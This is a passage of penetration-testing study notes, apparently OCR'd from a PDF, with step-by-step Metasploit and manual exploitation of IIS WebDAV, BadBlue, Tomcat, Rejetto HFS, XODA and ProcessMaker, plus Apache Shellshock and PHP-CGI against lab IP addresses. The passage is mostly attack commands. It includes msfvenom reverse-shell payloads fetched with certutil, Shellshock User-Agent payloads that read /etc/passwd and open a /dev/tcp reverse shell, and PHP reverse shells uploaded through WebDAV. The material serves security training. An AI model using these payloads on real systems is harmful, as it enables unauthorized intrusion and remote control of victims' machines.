Authentication required for 10.5.16.60 on server `10.5.16.60':
Username: bob
Password:
dav:/webdav/>
```

5. Run that uploaded payload via web

▼ Metasploit (`Metasploit  iis_webdav_upload_asp`)

```
msfconsole
use exploit/windows/iis/iis_webdav_upload_asp
set rhosts 10.5.28.126
set httpusername bob
set httppassword password
set httppassword password_123321
set lhost 10.10.26.2
set lport 1234
set path /webdav/metasploit.asp #path to webdav directory and the filename that
should upload
exploit
```

▼ Exploit badblue 2.1 server (Directly SYSTEM user) (`Metasploit`)

```
msfconsole
search badblue
use exploit/windows/http/badblue_passthru
show options
set rhosts <target-ip>
set target BadBlue\ EE\ 2.7\ Univer #just type tab after type target. there are 2 o
ptions
exploit
```


▼ Exploiting Apache Tomcat Websever (TCP 8080) -tomcat_jsp_upload_bypass

▼ 1. Get command shell `jsp_shell_bind_tcp`

```
msfconsole
> workspace -a Tomcat
> setg RHOSTS <target-ip>
> db_nmap -sC <target-ip> #identify target running Apache Tomcatv8.5.19

#exploit tomcat_jsp_upload_bypass
> use exploit/multi/http/tomcat_jsp_upload_bypass
> set targeturi <URI-path-to-tomcat-server>
> set RHOST <target-ip>
> info
> set payload java/jsp_shell_bind_tcp
> set SHELL cmd #since our target is windows we use cmd shell
run  # this will give command line session. Not meterpreter

#to convert session to meterpreter use bellow method
# send current cmd session to background (ctrl+z)
# and follow bellow steps
```



▼ 2. Convert command Shell/session to meterpreter session/shell


- This is where our payloads section is important. we can upload MSFvenom payload to here to get meterpreter session

1. create msfvenom payload

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<local-ip> LPORT=<local-port>
-f exe >meterpreter.exe
#we use exe file type beacause here our taget is windows
```

2. host payload we created


```
sudo python -m SimpleHTTPServer 80
```



3. Download created Payload into taget machine by obtained cmd shell in above (`certutil`) ()

```
Go back to obtained session
> sessions
> sessions 1 #session id



> certutil -urlcache -f http://<loacl-attackers-ip>/meterpreter.exe meterpreter.
exe
#certutil is a utility that allows windows machines to donwload files form serve
rs
#utility to download files to windows
> dir
```




4. Create a Handler to catch the request send when execute payload

```
msfconsole
> use multi/handler
> set payload <lhost-payload-specified-while-create-msfvenom-payload-in-step-1>
> set LHOST <lhost-ip-specified-while-create-msfvenom-payload-in-step-1>
> set LPORT <lhost-port-specified-while-create-msfvenom-payload-in-step-1>
# OR you can use rcscript for automate this setup as well.
```


Automate:






5. execute the payload in the target machine ( )

```
> dir
> .\meterpreter.exe #in our case payload we named as meterprerer.exe and this si
s windows target.
```





▼ Exploiting XODA (`Metasploit`)

```
use exploit/unix/webapp/xoda_file_upload
msf5 exploit(unix/webapp/xoda_file_upload) > set rhosts 192.96.175.3
rhosts => 192.96.175.3
msf5 exploit(unix/webapp/xoda_file_upload) > set targeturi /
msf5 exploit(unix/webapp/xoda_file_upload) > exploit
```

▼ Exploit ProcesMaker (`Metasploit`)

- this is for HTTP web applications. for this module it required the logging credentials to work the MSF module correctly

```
# METASPLOIT - example
service postgresql start && msfconsole -q
db_status
setg RHOSTS <TARGET_IP>
setg RHOST <TARGET_IP>
workspace -a <SERVICE_NAME>

search <SERVICE_NAME>

use exploit/multi/http/processmaker_exec
options
set USERNAME <USER>
set PASSWORD <PW>
run
```

▼ Exploit HttpFileServer httpd 2.3 (Rejetto HFS V2.3) (`Metasploit`, `Mannual`) (Directly SYSTEM user)

```
# Metasploit
msf6>search type:exploit name:rejetto
msf6>use exploit/windows/http/rejetto_hfs_exec
msf6>info #learn about exploit
msf6>set RHOST 10.10.10.5
msf6>set RPORT 80
msf6> set payload windows/x64/meterpreter/reverse_tcp # change payload based on arc
hitercture if required
msf6>set LPORT <local-port> # add if required
msf6>set LHOST <local-ip> # add if required
msf6>run


meterpreter>sysinfo
```


▼ Exploit HTTP File server (HFS) (`Manually`)

```
searchsploit rejetto
searchsploit -m 39161
```

we have to modify the exploit

```
vim 39161.py

#change your local IP (eth1) and port accordingly
```



▼ Exploit Apache web server httpd 2.4.6 ShellShock (`Burpsuit, nc, nmap`, `Metasploit`)

▼ Manually exploit shellshock by crafting malicious HTTP request (`Burpsuit, nc, nmap`)

1. Identify CGI script running on Apache web server
    - check whether there are any place in the application which running system commands (ex: showing time) Check source code of web application whether there are any `.cgi` extension files
2. Detect whether the target is vulnerable to shellshock via nmap script


```
nmap -sV -p80 192.201.131.3 --script=http-shellshock --script-args "http-shellsh
ock.uri=<CGI script running location>>"

# Example Usage
```

```
nmap -sV -p80 192.201.131.3 --script=http-shellshock --script-args "http-shellsh
ock.uri=/gettime.cgi"
```

3. Craft malicious request and inject payload to user-agent header

```
User-Agent: () { :; }; echo; /bin/bash -c 'cat /etc/passwd'
```



4. Let’s get reverse shell to the system

    a. Open `netcat` listener

    ```
    nc -lvnp 1234
    ```

    b. Inject bellow Payload to User agent Header

    ```
    User-Agent: () { :; }; echo; /bin/bash -c 'bash -i>&/dev/tcp/192.201.131.2/12
     34 0>&1'
    ```

▼ Using Metasploit shellshock module (`Metasploit`)

```
msfconsole
use exploit/multi/http/apache_mod_cgi_bash_env_exec
show options
set rhosts 192.201.131.3
set targeturi /gettime.cgi
set lhost eth1
exploit
```

▼ Exploiting WebDAV

- usually in windows the target payload should be asp/aspx files but when comes to Linux the payload reverse payload should be PHP.
- You can upload payloads to FTP and access them via WebDAV

```
## Modify the shell via FTP (You should any other methods to upload files to taget we
cp /usr/share/webshells/php/php-reverse-shell.php .
mv php-reverse-shell.php shell.php
vim shell.php
## Change the $ip & $port variable to the Attacker's IP & port
```

lets upload this payload to the target webserver webdev directory via ftp

```
ftp <TARGET_IP>
cd /
cd /var/www/dav #default path where the apache store files is /var/www/
put shell.php
```

just open a `nc` listener to get the reverse shell and via webserver run this file on the system

```
## Attacker listener
nc -nvlp <PORT>
## Open http://<TARGET_IP>/dav/shell.php


# now run this file in throgh web


/bin/bash -i #transfer shell to /bin/bash
```

▼ Exploiting Apache PHP version 5.2.4 (<5.3.1) - RCE

in PHP webserver, one of importent file is `phpinfo` file, this allow us to get the php webserver version easily.

```
nmap -sV -sC -p 80 --script=http-enum 10.5.18.103
```





Exploit PHP version 5.2.4 (<5.3.1) - RCE (CGI argument injection)

```
searchsploit php 5.2.4

## Manual Exploitation PHP CGI
searchsploit php cgi
searchsploit -m 18836

python2 18836.py <TARGET_IP> 80
## If it executes, modify the .py script to get reverse shell

vim 18836.php
## PHP Reverse Shell
pwn_code = """<?php $sock=fsockopen("<ATTACKER_IP>",<PORT>);exec("/bin/sh -i <&4 >&4

nc -nvlp <PORT>
```

```
## Launch the exploit again
python2 18836.py <TARGET_IP> 80
```


▼ Get initial access to the system via `web_delivery` module (Extra) (`Metasploit`)

To get initial access For this demo we can use metasploit `web_delivery` module


This module can be used in both Linux and windows. basically this module host the payload based on the target system. once hit the exploit it generate a powershell/bash command that can be executed on target machine. later we can upgrade this to meterpreter session

```
msfconsole
use exploit/multi/script/web_delivery
show options
#set target as powershell
set target PSH\ (binary)           # press tab after PSH
set payload windows/shell/reverse_tcp
set PSH-EncodedCommand false       #you can choose what ever based on the case
set LHOST eth1
exploit

#this will generate a powershell script
```



you can copy this script and run this on the target system. This will get a initial access to the target system with command shell session.




```
sessions
sessions <obtained-session-id>
```

Now we can convert this obtained command shell session to meterpreter session by `shell_to_meterpreter` module

```
background
search shell_to_meterpreter
set LHOST eth1
set session <session-id>
show advanced
# we need to set WIN_TRANSFER to VBS insted of powershell
set WIN_TRANSFER VBS
set LPORT 4433
exploit

#this will convert the commnd shell session to meterpreter
# once you got meterpreter session at first migrate it to exeplorer
```

```
#check current user privilages
meterpreter> getprivs
```

▼ WordPress important files and Scan with `wpscan`

▼ Impotent Files

▼ 1. `wp-config.php`

- **Purpose**: This file contains the WordPress database configuration details, including:
  - Database name, username, and password
  - Database host
  - Authentication keys and salts

- **Why it’s important**: If you gain access to this file, you can potentially access the WordPress database, giving you control over the site’s content, users, and more.
- **Path**: `/wp-config.php`

▼ **2.** `.htaccess`

- **Purpose**: This is an Apache configuration file used for URL rewriting and other server settings, such as access control, file permissions, and redirects.
- **Why it’s important**: Misconfigurations in `.htaccess` can lead to security issues, such as directory traversal vulnerabilities, improper access restrictions, or exposure of sensitive directories.
- **Path**: Usually in the root directory of WordPress (`/.htaccess`), but there can also be additional `.htaccess` files in other directories.

▼ **3.** `xmlrpc.php`

- **Purpose**: This file is used to handle **XML-RPC requests**, which enable remote publishing and API access to WordPress.
